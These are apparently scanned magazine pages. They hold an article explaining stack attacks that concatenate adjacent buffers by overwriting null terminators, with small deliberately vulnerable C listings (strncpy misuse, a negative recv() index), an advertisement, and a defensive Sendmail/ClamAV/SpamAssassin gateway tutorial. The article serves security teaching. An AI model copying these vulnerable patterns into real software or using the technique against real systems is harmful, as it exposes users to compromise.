- *http://online.securityfocus.com/infocus/1663* – The Great IDS Debate: Signature Analysis Versus Protocol Analysis.

About the authors

Rodrigo Rubira Branco (BSDaemon) is a Software Engineer at IBM, member of Advanced Linux Response Team (ALRT), part of IBM Linux Technology Center (LTC) Brazil. He is the maintainer of StMichael/StJude projects (*http://www.sf.net/projects/stjude*), the developer of SCMorphism (*http://www.kernelhacking.com/rodrigo*) and has talks at the most important security-related events in Brazil (H2HC, SSI, CNASI). Also, he is member of Rise Security Group (*http://www.risesecurity.org*).

Lúcio Correia is a Software Engineer at IBM Linux Technology Center Brazil. He is interested in kernel development and currently works with Linux on Cell architecture.

Attacking adjacent memory stack regions and software vulnerability complexity theory

Angelo P.E. Rosiello

Difficulty

● ● ●

In the last few years many techinques were proposed and adopted to exploit latent bugs in the source code of very common and distributed softwares. In this way the probability to succeed in the attack are higher too. The main purpose of these techniques is to give the attacker the ability to accomplish efficient and effective attacks in order to obtain the full control of the target machine.

Some known examples are the exploits for stack overflows, heap overflows, format string bugs, and so on. A type of attack less known relates to exploiting adjacent memory regions of the stack, overwriting the last null-byte terminating a string.

In this article we are going to illustrate the state of the art of adjacent memory regions attacks, considering an extension of the problem never described in the literature. To conclude, a new interesting topic will be analyzed and discussed that can be considered both a software engineering and a security engineering argument. The purpose here is to propose a new methodology to better evaluate the correlation between the complexity of vulnerabilities and the quality of the development processes adopted by software houses.

Introduction

In this era dominated by evoluted and largely distributed technologies, the problem of security becomes a very dominant and serious topic. In all advanced countries every person has at least a personal computer or a cellular phone, Palm, or any other device running some software. The objective of the software is to export functionalities to the users, interacting with the physical device where it is installed. In the last several years many techniques and methodologies came up giving an external agent the possibility of obtaining unauthorized access to systems or to reserved information in order to commit fraud, network intrusion, industrial espionage, identity theft, or simply to disrupt the system or network.

A first general taxonomy of the most known and common types of attack can be done considering the nature of the attack itself:

Social Engineering – a hacker's clever manipulation of the natural human tendency to

What you will learn...

- how to exploit adjacent memory regions in the stack,
- how to classify attacks and vulnerabilities considering the vulnerability complexity theory.

What you should know...

- the C language,
- how to exploit stack-overflows,
- some software engineering concepts.

trust. The hacker's goal is to obtain information that will allow him/her to gain unauthorized access to a valued system and the information that resides on that system.

Exploit-based – this set of techniques aims to exploit a vulnerability which resides in the source code of a program in order to obtain control or to forbid the correct execution of the target machine, remotely or locally.

All the attacks that overwrite the instruction pointer (IP) of the victim machine pointing to arbitrary instructions located into the memory (e.g. a shellcode injected into the stack) belong to this category. In general we can consider exploit-based attacks also those kind of attacks that do not overwrite the IP of the target machine but that allow the execution of arbitrary instructions, exploiting some bug in a running program. For example, buffer overflow, format-string bugs, signal handler race conditions, XSS, and sql-inection are a subset of exploit-based known attacks.

Shadow Server/Software – a perfect copy of a server or software, victim of the attack, that is able to simulate all the originary interactivity functionalities (from the user side) to capture sensible information of the users of the victim application. These types of attacks are based on advanced social engineering and exploit-based techniques. In fact, the exploit-based Phishing, for example, exploits some known vulnerabilities of browsers to install malwares (e.g. key loggers, backdoors, etc.) and to capture the passwords of the victims or other information.

Brute Forcing – by this technique the attackers try to guess the victim's data (e.g. passwords, credit card numbers, etc.) trying all the domain combinations in a determinist and algorithmic way (e.g. password cracking).

In this article we are going to emphasize exploit-based attacks, even if they are statistically less numerous and successfull than other types of attack (such as social engineering ones) since they require much more computer science technical knowledge and capability. In particular, in section II we will face a type of exploit-based attack that is not so popular in the literature, i.e. the concatenation of adjacent strings allocated into the stack. This will be done also analyzing some very simple examples. In this case, exploiting some programming errors, the attacker will be able to concatenate two or more memory regions and possibly to trigger a stack or a heap overflow depending on the internal politics of the processor, but in this article we will consider only stack overflows. After discussing the state of the art, we will introduce a new attack scenario that will produce the same effects of the attacks already proposed in the last few years, but this time in a more indirect way and then less evident to the analyst's eyes. In section III instead, we will try to explain the main concepts of the software vulnerability complexity theory. The idea is to identify a first set of dimensions which allow to measure the security quality of software products (and then of the development processes adopted by software houses) considering the security severity of the attacks to which the products are vulnerable during their life cycle. To finish, some conclusions will terminate the article in section IV.

Attacking adjacent memory regions

Before facing the attacks to adjacent memory regions, it is important to shortly describe, at a high level of abstraction, the architectural organization of the most common general-purpose processors, and in particular their memory organization. For practical reasons we will refer to the Intel's architecture, since it is one of the most common and known architectures. However, the assumptions that we are going to consider here are still valid under other architectures, such as Sparc, Power PC, etc.

Architecture of a general purpose processor

A general-purpose processor is a device that can read instructions run-time from the memory, executing them in the best possible way (the processor must be efficient!).

The objective of a general-purpose designer is to realize a device able to execute a large domain of functions and applications not known *a priori*. The processor consists of three main components:

- the controller,
- the datapath,
- the memory (data and program, i.e. Harvard o Princeton architecture).

A characteristical component of this kind of processors is the datapath that must guarantee the execution of generic instructions. For this purpose, the datapath is composed of a general-purpose arithmetic-logic unit (ALU) and of a large set of registers (register file). The functionalities of the system are in the software which resides in the program memory. The controller manages many execution phases, such as the fetching one, when the instructions are read from the memory, incrementing the program counter (or instruction pointer) and then loading the current instruction to be executed into the instruction register.




Figure 1. *A general taxonomy of the most known types of attack*

The datapath realizes the elaboration phase and then writes back into the data memory the results of the computations. In figure 2 it is possible to observe the abstract and generic architecture of a general-purpose processor.

The memory organization

When the object code of a program is read and loaded into the memory for its execution, it is called a *process*. The operating system loads the instructions to be executed and allocates different data memory regions to manage the correct exection of the process. The whole space of the memory reserved for a process is called *address space* and consists of five main sectors:

Listing 1. *Example 1 with the stack view*

```
int main(){    [c]
char buffer1[]="ab";    [d]
char buffer2[]="cd";    [0x0]  (X)
…;    [a]
return 0;    [b]
}    [0x0]
```




Figure 2. *Abstract vision of the architecture of a general-purpose processor*




Figure 3. *Process memory organization*

Code Segment: this section contains the executable code of the program, i.e. the instructions that are in the static object code.

Data and BSS Segments: both sectors serve to store global variables and are allocated at compile-time. The BSS sector contains not initialized variables that can assume concrete values run-time, while the data segment is reserved for static data.

Stack Segment: automatic variables are allocated in this memory zone that is also particularly useful for function parameters passings and to store context variables. The stack grows downward considering Intel's politics.

Heap Segment: this segment represents all the remaining memory of a process. The heap grows upward and its space is allocated dynamically.

In the following paragraph we will illustrate the state of the art of the attacks to adjacent memory regions in the stack segment. However, it is still possible to apply the same techniques to other memory sections, different from the stack, such as the heap, if the politics of the underlaying processor allow it.

Attacks to adjacent memory regions: the state of the art

In the last few years some articles describing how to exploit adjacent memory locations in the stack, triggering latent stack-overflows, were released. The security problem raised when the last *null-byte* terminating a string, e.g. *X*, in the stack is overwritten in some way, and another string preceeds *X* into the stack.

In fact, when a buffer is declared, it is terminated into the memory with a standard character (i.e. *\0*) to separate it from the remaining memory sub-sections allocated into the stack. In the listing 1 is shown how the stack appears run-time when the program is executed by the operating system. If the attacker could overwrite in some way the terminating character marked with (X) in the listing 1, then *buffer1* and *buffer2* were concatenated, so that pointing *buffer2* the whole string *cdXab* would be returned instead of *cd* as normally expected.

The key aspect for an attacker that wants to exploit such a vulnerability is to find some common error-prone functions largely used by programmers. For example, a known standard function that doesn't automatically always terminate a string is the following one:


```
char *strncpy(char *dst,
const char *src, size_t len)
```

The above function copies at most *len* characters from *src* into *dest*. If the buffer *src* has fewer characters than *len,* then the remaining part of *dst* is filled with terminating characters (i.e. *\0*) else *dst* is not terminated. In the example reported in figure 4, if the user gives as input a string with five or more characters, for example *iceburn*, *buffer2* would be concatenated with *buffer1* and pointing *buffer1* the string *icebiceburn* would be returned.

The just described simple concatenation of strings in the stack returns functional errors but does not represent a serious menace from a security point of view. In order to obtain the control of the target machine, the attacker must trigger a stack or heap overflow, and it could happen when a buffer post-concatenation is copied into another buffer, ignoring the concatenation effects. In listing 2, when *function()* is invoked *buf2* is copied into *buf3* that has got a bigger size than *buf2*. However, post-concatenation, *buf2*, once pointed, will return potentially a string of length given by the sum of the characters contained in *buf1* and *buf2* that is 12. This results in a classic stack-overflow that allows the attacker to fully overwrite the program counter (or instruction pointer) of the processor.

From a theoretical point of view the type of attack described above considering the stack as the memory environment, could be reproduced also for the heap. However, it's important to know that usually heap memory regions are not allocated in an adjacent fashion as for the stack, then it's not possible to know *a priori* if hitting the terminating character of a string would result in a concatenation with another string of the heap.

FAST. RELIABLE. SECURE. MESSAGING



AXIGEN Mail Server 2.0 - Security Features

.01 Message Acceptance Policies

AXIGEN Mail Server allows the implementation of highly complex security policies:

- **Reject**
  - emails from impersonated users (authentication matching)
  - emails coming from specified list of IPs (Black listing)
  - emails from unauthenticated users
  - emails suspicious to be spam (e.g. looping emails, emails with too large attachments and others)
- **Require validation for emails coming from unknown sources**
  - IP validation (using SPF – Sender Policy Framework)
  - Domain validation (Domain Keys Compliant)
- **Accept**
  - emails coming from trusted sources (White listing)
  - secure connections only

.02 Smart Filtering System: Multiple Antivirus and AntiSpam filtering

AXIGEN offers support and currently integrates with 15 of the most powerful AntiVirus applications, among which Kaspersky, BitDefender, Symantec, F-Secure, Panda, McAfee, Nod 32, or Trend Micro. The AXIGEN Advanced Filtering System allows the system administrator to define a set of filters and priorities at server, domain or user level, offering unparalleled flexibility to setup company security policies:

- **Domain 1:** filter with 2 AV applications
- **Domain 2:** filter with only 1 AV
- **General Manager:** filter with 3 AV applications

.03 Message Rules can be defined either by the administrator or by users themselves.

Specific actions can be performed on incoming or outgoing emails, such as copy, move, delete, reply, or forward:

- messages from john@example.com copy to alex@localdomain;
- messages from jokes@domain.com move to folder Jokes;
- all messages reply with "Out-of-office" message; etc.

.04 Routing Policies allow the system administrator to customize outgoing actions for all or part of the relayed email communication; thus, if IP1 is blacklisted, this will not affect emails from the rest of the server:

- relay emails from domain 1 to route 1, using IP1
- relay emails from all other domains to route 2, using IP2
- specify a username/password authentication before routing emails

Visit now www.axigen.com/hk9 to start your free trial!

Table 1. *Comparing buffer overflows and adjacent memory regions attacks*

Dimensions	Buffer Overflows	Adjacent Memory Regions
Novelty	Very known	Not popular
Immediacy	Immediate	Not Immediate
Code Complexity	It depends on the application	It depends on the application
Attack Complexity	Medium/Low	Medium/High
Ubiquity	It depends on the application	It depends on the application
Sphere of control	Low	Medium/High

Attacks to adjacent memory regions: a new scenario

In the previous paragraph, we described the state of the art of the attacks to adjacent memory regions of the stack that are typically based on the unsafe use of some standard library function, such as `strncpy()` or `strncat()`. However, there exists another attack scenario that still gives to the attacker the chance to concatenate two or more different memory regions.

To stay clear let's consider the example 3 in listing 3. When the routine `recv()` is called and correctly executed it returns the received number of bytes. The variable *i* is declared as an integer and stores the number of received bytes. It is also used as an index to access *buffer1*. In a perfect environment no errors could happen and the program would be executed in the correct way. For the law of Murphy usually something goes wrong and an error happens when `recv()` is invoked. We have to know that if an error happens, `recv()` is so nice to return a negative value, and in particular *-1*. Now, when we access `buffer1[-1]` we will hit and overwrite the last null-byte of *buffer2* concatenating the two buffers again.

This kind of vulnerability is very complex to be discovered for both the attacker and the security analyst. In fact, accessing the memory run-time it's not possible for the analyst to consider and test all the possible paths of the DFG (*Data Flow Graph*). Moreover if for example the variable *i* gets its value from nested returning functions that even invoke different libraries, it's necessary to have the knowledge and control of the whole data flow. From the point of view of the attacker it is mandatory to create the conditions to trigger the concatenation of the buffers and this is not banal at all and could require many attack phases.

Software vulnerability complexity theory

After the spreading of network attacks, many studies were done to model risks, threats, and to evaluate damages. One of the most common methods to measure vulnerabilities is to associate a risk severity level with the advisory.

Lots of software houses continue to be subject to high-risk issues, even when they adopt strong and standard development processes and testing/analysis practices. Thus, we think that probably at the moment some metric to measure vulnerabilities is absent or doesn't work very well.

An important issue of this article is to present and analyze the software vulnerability complexity theory, trying to propose some criteria to evaluate the maturity of the software from a security point of view. In this way it will be maybe possible to better identify the responsabilities of the software houses and how to improve the security of their products.

Some dimensions for the vulnerability complexity theory

In order to measure the complexity of a vulnerability six main emblematic dimensions are proposed that could be extended in the next months:

`Novelty of the vulnerability/attack`: how novel to the community is the identified kind of attack or vulnerability? From the vulnerability point of view the unsafe use of the function `strcpy()` is quite known by the community and the attack techniques to exploit it are very popular, too.

Immediacy of the attack: in order to succeed in the attack, are many attack phases necessary (e.g. social engineering, exploit-based, etc.) or the attack succeeds immediately at the point of injection? *Code complexity*: how latent in the code is the vulnerability? Some metrics that could be used are:

- *Code depth*: how deep in the code one must go on to reach the vulnerability,

Listing 2. *Example 2*

```
int main{
char buf1[8];
char buf2[4];
fgets(buf1, 8, stdin);
strncpy(buf2, buf1, 4);
function(buf2);
}
void function( char buf2[32] ) {
char buf3[8];
strcpy( buf3, buf2 );
}
Listing 1: Example 2
```

Listing 3. *Example 3*

```
int main( ) {
  int i=0;
  char buffer1[64];
  char buffer2[64];
  /* some code here that fills
  buffer1 and buffer2 */
  i=recv(…);
  //controllo dell'overflow
  if(i>63) i=63;
  buffer1[i]=i;
  ...;
  return 0;
}
```

- *Code indirection*: whether the vulnerability is only reachable through callbacks, separate processes, third-party APIs, etc,
- *Ease of detection*: a rough estimate of how easily the issue can be detected by methods that are commonly performed – whether automatically by tools, or manually by researchers,
- Traditional software engineering metrics such as the Halstead complexity (emphasize the computational complexity of a module), the Mc Cabe complexity (the number of independent paths in a module. The count is done considering the CDFG of the code), the Function Points (reurns a measure of the functionality offered by the software) or the number of lines of the source code.

Attack complexity: this roughly involves how many inputs must be manipulated; how many interfaces must be accessed or controlled; the complexity of the manipulations, etc.

Ubiquity: is the issue present in all possible configurations, platforms, compiler options, error conditions?

Sphere of control: how much control the attacker has to have over the environment in order to successfully launch the attack. For example particular access rights or the control on external devices, and so on.

Vulnerability complexity comparings

After having defined some dimensions for the software vulnerability complexity theory, let's try to compare the complexity of adjacent memory regions attacks with buffer overflows.

What we have to do is very easy, we just have to compile a table where the dimensions described in the previous paragraph appear.

As it can be observed in table 1, the complexity of adjacent memory regions dominates buffer overflow attacks.

Among the other dimensions, code complexity and ubiquity strongly depend on the considered application, thus, it's not possible to establish their complexity *a priori.*

Conclusions and future works

During analysis and software testing, in order to *avoid* adjacent memory regions vulnerabilities and attacks we have to consider both the scenarios described in this article, and in particular the unsafe use of standad library functions and indirect memory accesses.

We hope that by adopting the vulnerability complexity theory it will be possible to better evaluate the security level of softwares and the goodness of the software houses' development processes.

The next step will be to enlarge the identified dimensions for the vulnerability complexity theory, that must remain independent and atomic.

Acknowldgement: many thanks to Steve Christey for his open draft about the vulnerability complexity theory. ●

About the Author

Angelo P.E. Rosiello was born in Italy and has been an independent security researcher for almost 6 years. He has a master's degree in computer science engineering cum laudae and is at the moment a Ph.D student in Politecnico di Milano. In the last few years he wrote many security articles, won the Information Security Writers contest (July 2004) and the best paper award prize by *Net&System Security '06.*

He was speaker at: Symposium on Security for Asia networks (Syscan) – *http://www.syscan.org* – Singapore, 20-21 July 2006, NoCoNName – *http://www.noconname.org/congreso2006.php* – Palma de Maiorca, 28-29-30 September 2006. Net&System Security – *http://nss06.atsystem.org/index.php* – Pisa CNR, 18 October 2006. (Best Paper Award), IT Underground – *http://www.itunderground.org* – Warsaw, 26-27 October 2006.
Angelo is also a project leader of many official and open source projects.

Defense

Spam-Virus Checking Gateway

Pierpaolo Palazzoli, Matteo Valenza

Difficulty

●●○

It is a well known fact to everyone, on how much SPAM, in every form, can extremely spread and cause annoying problems. The tools that allow a confinement of this phenomenon are available in large numbers and easily accessible to anyone. These tools are usually based on text analysis techniques, blacklists and statistical models.

A tool that is readily available to fight spam is SpamAssasin, and a tool that fights the threats by virus is *ClamAV*. We have to note that installing these tools on production mail server may be quite intrusive at times. Service continuity is considered to be a crucial factor in managing e-mail systems, so it is often required to limit interventions that might bring in downtime for a machine.

Another problem that is met while managing an e-mail server concerns the adequate sizing of machine hardware – which must be done in such a way to avoid machine overload that leads to perceived service degradation. The main cause to such problem today is due to unwanted e-mail messages (spam and virus), including the programs used to protect us from them.

One solution to all of these problems can be achieved by using a Spam-Virus Checking Gateway (SVCG), which is a dedicated device, physically separated from the mail server, dedicated to message filtering and cleanup. This device will be placed in the network in place of a Gateway. Hence it will receive all the messages, clean them up and distribute all the cleaned up messages to the original servers that will then deliver them.

In this configuration, the mail server would return to its original role, and there is no need to change its configuration for the management of the antispam/antivirus tools. Furthermore, the system hardware could be sized based on the real services, without the need to compensate the computational load for unwanted e-mail filtering.

Before carrying on to the description of SVCG configuration, some considerations are necessary on choosing the MTA.

Choosing the right software package is not very tough as most of the widely distributed products (Sendmail, Qmail, Postfix, Ex-

What you will learn...

- how to analyze e-mail issues,
- configure an antispam-antivirus system,
- customize the system to your needs.

What you should know...

- basic e-mail server configuration,
- basic networking configuration,
- SMTP and POP3 protocols.

im ...) allow an implementation of the functionality described below.

The MTA that will be presented in this article is Sendmail. This choice may be arguable, since Sendmail is certainly not the best among those cited above, nonetheless it presents some advantages in terms of ease of integration with various antispam and antivirus daemons. This technology is called Milter, and it redirects e-mail streams towards standard Unix domain sockets, so that it may be read by SpamAssassin and *ClamAV*. In the Sendmail's specific case it is configurable in a very simple way by adding a few lines in the configuration file *(sendmail.rc)*.

Adding the RELAY infrastructure

This article will first present the configuration required to insert the SVCG in an already existing network. In figure 1 you will see the network schema that we will be presenting.

Mail Gateway will be added in such a way that all the incoming e-mail messages are intercepted before reaching any of the mail servers. For this to work, it is necessary to configure the DNS record to point to SVCG instead of the e-mail server, or, as an alternative, it is possible to configure the router to redirect all connections on port 25 to SVCG, which in its turn will be delivering the messages to the original mail servers. In Sendmail, the configuration file that we need to change is mailer table from listing 1.

From the example file, we have the necessary tools to manage the flow of e-mail externally. In the example we request Sendmail to route all e-mail destined to reach the *domain2.xx*, towards the host with IP address *192.168.111.26* using an extended command: `esmtp`.

The file we modified will have to be compiled in a `.db` using the following command:

```
makemap hash mailertable.db<mailertable
```

After we have generated the file, it is necessary to tell sendmail to read it while processing e-mail. It is necessary to add the following line to sendmail's configuration file *sendmail.mc:*

```
FEATURE(`mailertable',`hash -o
/etc/mail/mailertable.db')dnl
```

In Figure 1, we can observe a representation of the described network topology. SVCG is the first to receive the SMTP connection, so the e-mail will be processed by its own MTA and can be processed by any daemon that may be integrated in sendmail. In this case the daemons will be ClamAV and Spamassassin, that are natively integrated by using the clamav-milter and spamassasin-milter packages.

Preparing and sizing the SVCG

It is very important to choose the hardware platform for Linux installation. Choosing the Linux distribution is a matter of taste. All packages are available either in Debian or Fedora packages, in their source archives.

The machine needs to be configured with the right amount of RAM. A good estimation is 1 GB for every 150 domains with 20 mailboxes each. For improved access to large quantities of RAM, a 64 bit processor is highly recommended. For storage 30GB could be enough, but it is recommended to have a RAID configuration (or RAID 1 to have a good performance boost while writing to disk).

To avoid the situation where the services consume much resources, it is a good idea to analyze more information concerning the message flow that the machine will be processing. In particular, besides





Figure 1. *An example network scheme*



```
■ Sent      total:  131830 msgs  avg: 91.09 msgs/min  max:  377 msgs/min
■ Received  total:  274495 msgs  avg: 189.64 msgs/min  max:  595 msgs/min
■ Rejected  total:   27882 msgs  avg: 19.23 msgs/min  max:  153 msgs/min

■ Bounced   total:     319 msgs  avg:  0.22 msgs/min  max:    7 msgs/min
■ Viruses   total:    1584 msgs  avg:  1.10 msgs/min  max:   14 msgs/min
■ Spam      total:   10476 msgs  avg:  7.25 msgs/min  max:  118 msgs/min
                                                   [Mon Oct  9 12:46:24 2006]
```

Figure 2. *Mail statistics for the ISG.EE mail server – daily*

the number of domains and mailboxes, the number of simultaneous TCP connections, it is necessary to determine the number of e-mails every day and other traffic that gets by the server's network card. If such information is not available while installing, it might be collected later (it might be useful to install an SNMP daemon) and fine-tune the installation. What is absolutely necessary is milter support in sendmail.

The packets spamassasin-milter and clamav-milter contain executables, configurable either by command line or configuration file and hence it is included in the init file, as shown in listing 2.

In this example we chose to use milter connected to the *ClamAV* antivirus engine. This options is specified by using the – external parameter. Alternatively, it is possible to use the *ClamAV* library directly.

Now that the system is configured for *ClamAV* to scan e-mails, we then need to define the socket to which they will be routed. A parameter that should not be underestimated is the maximum number of child processes. If this

Listing 4. *Complete sendmail.mc configuration file*

```
include(`/usr/share/sendmail-cf/m4/cf.m4')
VERSIONID(`linux ')dnl
OSTYPE(`linux')
define(`confDEF_USER_ID',``8:12'')dnl
undefine(`UUCP_RELAY')dnl
undefine(`BITNET_RELAY')dnl
dnl define(`confAUTO_REBUILD')dnl Parametro per auto rigenerare il Sendmail.cf
define(`confTO_CONNECT', `1m')dnl
define(`confTRY_NULL_MX_LIST',true)dnl
define(`confDONT_PROBE_INTERFACES',true)dnl
define(`PROCMAIL_MAILER_PATH',`/usr/bin/procmail')dnl
define(`ALIAS_FILE', `/etc/aliases')dnl
define(`STATUS_FILE', `/etc/mail/statistics')dnl Scrittura su un file di testo
                      delle statistiche dell'MTA
define(`UUCP_MAILER_MAX', `20000000')dnl
define(`confUSERDB_SPEC', `/etc/mail/userdb.db')dnl
define(`confPRIVACY_FLAGS', `authwarnings,novrfy,noexpn,restrictqrun')dnl
define(`confTO_IDENT',`0s')dnl Velocità 0 secondi nel rispondere sulla porta
                      25 SMTP
define(`confTO_QUEUEWARN', `4h')dnl Ore di coda dopo le quali mandare un
                      warning
define(`confTO_QUEUERETURN', `3d')dnl Giorni massimi di coda
define(`confMAX_DAEMON_CHILDREN',`60')dnl Massimo dei processi figli
define(`confMAX_CONNECTION_RATE_THROTTLE'',`20')dnl
define(`confMAX_MESSAGE_SIZE'',20000000')dnl
Massima dimensione processabile di mail in byte
FEATURE(`no_default_msa',`dnl')dnl
FEATURE(`smrsh',`/usr/sbin/smrsh')dnl
FEATURE(`mailertable',`hash -o /etc/mail/mailertable.db')dnl Lettura del file
                      di routing mail
FEATURE(`virtusertable',`hash -o /etc/mail/virtusertable.db')dnl
FEATURE(redirect)dnl
FEATURE(always_add_domain)dnl
FEATURE(use_cw_file)dnl
FEATURE(relay_entire_domain)dnl
FEATURE(use_ct_file)dnl
FEATURE(`access_db',`hash -o /etc/mail/access.db')dnl Lettura del file di
                      relay
FEATURE(local_procmail,`',`procmail -t -Y -a $h -d $u')dnl
FEATURE(`blacklist_recipients')dnl
FEATURE(`use_cw_file')dnl
EXPOSED_USER(`root')dnl
FEATURE(`accept_unresolvable_domains')dnl
MAILER(smtp)dnl
MAILER(procmail)dnl
Cwlocalhost.localdomain
define(`confSEPARATE_PROC', `True')dnl
define(`confDEF_USER_ID',8:12)dnl
define(`confMILTER_MACROS_CONNECT',`b, j, _, {daemon_name}, {if_name},
                      {if_addr}')dnl
INPUT_MAIL_FILTER(`clamav', `S=local:/var/run/clamav/clamd.sock, F=,T=S:4m;R:
                      4m')dnl
INPUT_MAIL_FILTER(`SpamAssassin', `S=
local:/var/run/spamass-milter/spamass-milter.sock, F=,T=C:15m;S:4m;R:4m;E:
                      10m')dnl
define(`confINPUT_MAIL_FILTERS', `SpamAssassin,clamav')dnl Connessione ai
                      milter
```

Listing 1. *Mailertable configuration file*

```
dominio1.xx esmtp:[192.168.111.25]
dominio2.xx esmtp:[192.168.111.26]
dominio3.xx esmtp:[192.168.111.27]
```

Listing 2. *ClamAV-milter options, configuration file*

```
--config-file=/etc/clamd.conf
--max-children=25
--force-scan
--quiet
--dont-log-clean
--noreject
--external
-obl local:/var/run/clamav/
                      clamd.sock
CLAMAV_USER='clamav'
```

Listing 3. *Small part of the sendmail.mc*

```
define(`confMILTER_
MACROS_CONNECT'
,`b, j, _, {daemon_name},
{if_name}, {if_addr}')dnl
INPUT_MAIL_FILTER
(`clamav', `S=local:/var/
run/clamav
/clamd.sock, F=,T=S:4m;
R:4m')dnl
INPUT_MAIL_FILTER
(`SpamAssassin', `S=local:
/var/run/
spamass-milter/
spamass-milter.sock,
 F=,T=C:15m;S:4m;R:4m;
E:10m')dnl
define
(`confINPUT_MAIL_FILTERS',
 `SpamAssassin,clamav')dnl
```

parameter is not configured accordingly, it might crash the application.

For the spamassasin-milter we will use the `-m` option, which instructs the milter, not to modify the message and `-r` to define the spam level that will direct the mail to the trash.

```
spamass-milter -p /path/to/socket -P
/path/to/pidfile -m -r 5
```

At this stage we run into a problem. If one of the milter crashes, the entire e-mail stream gets blocked. To avoid this, we would have to use another package called milter-watch. Milter-watch monitors the other milter's status and restart them if needed.

```
milter_watch -q local:/var/milter.sock
&& /etc/init.d/milter restart
```

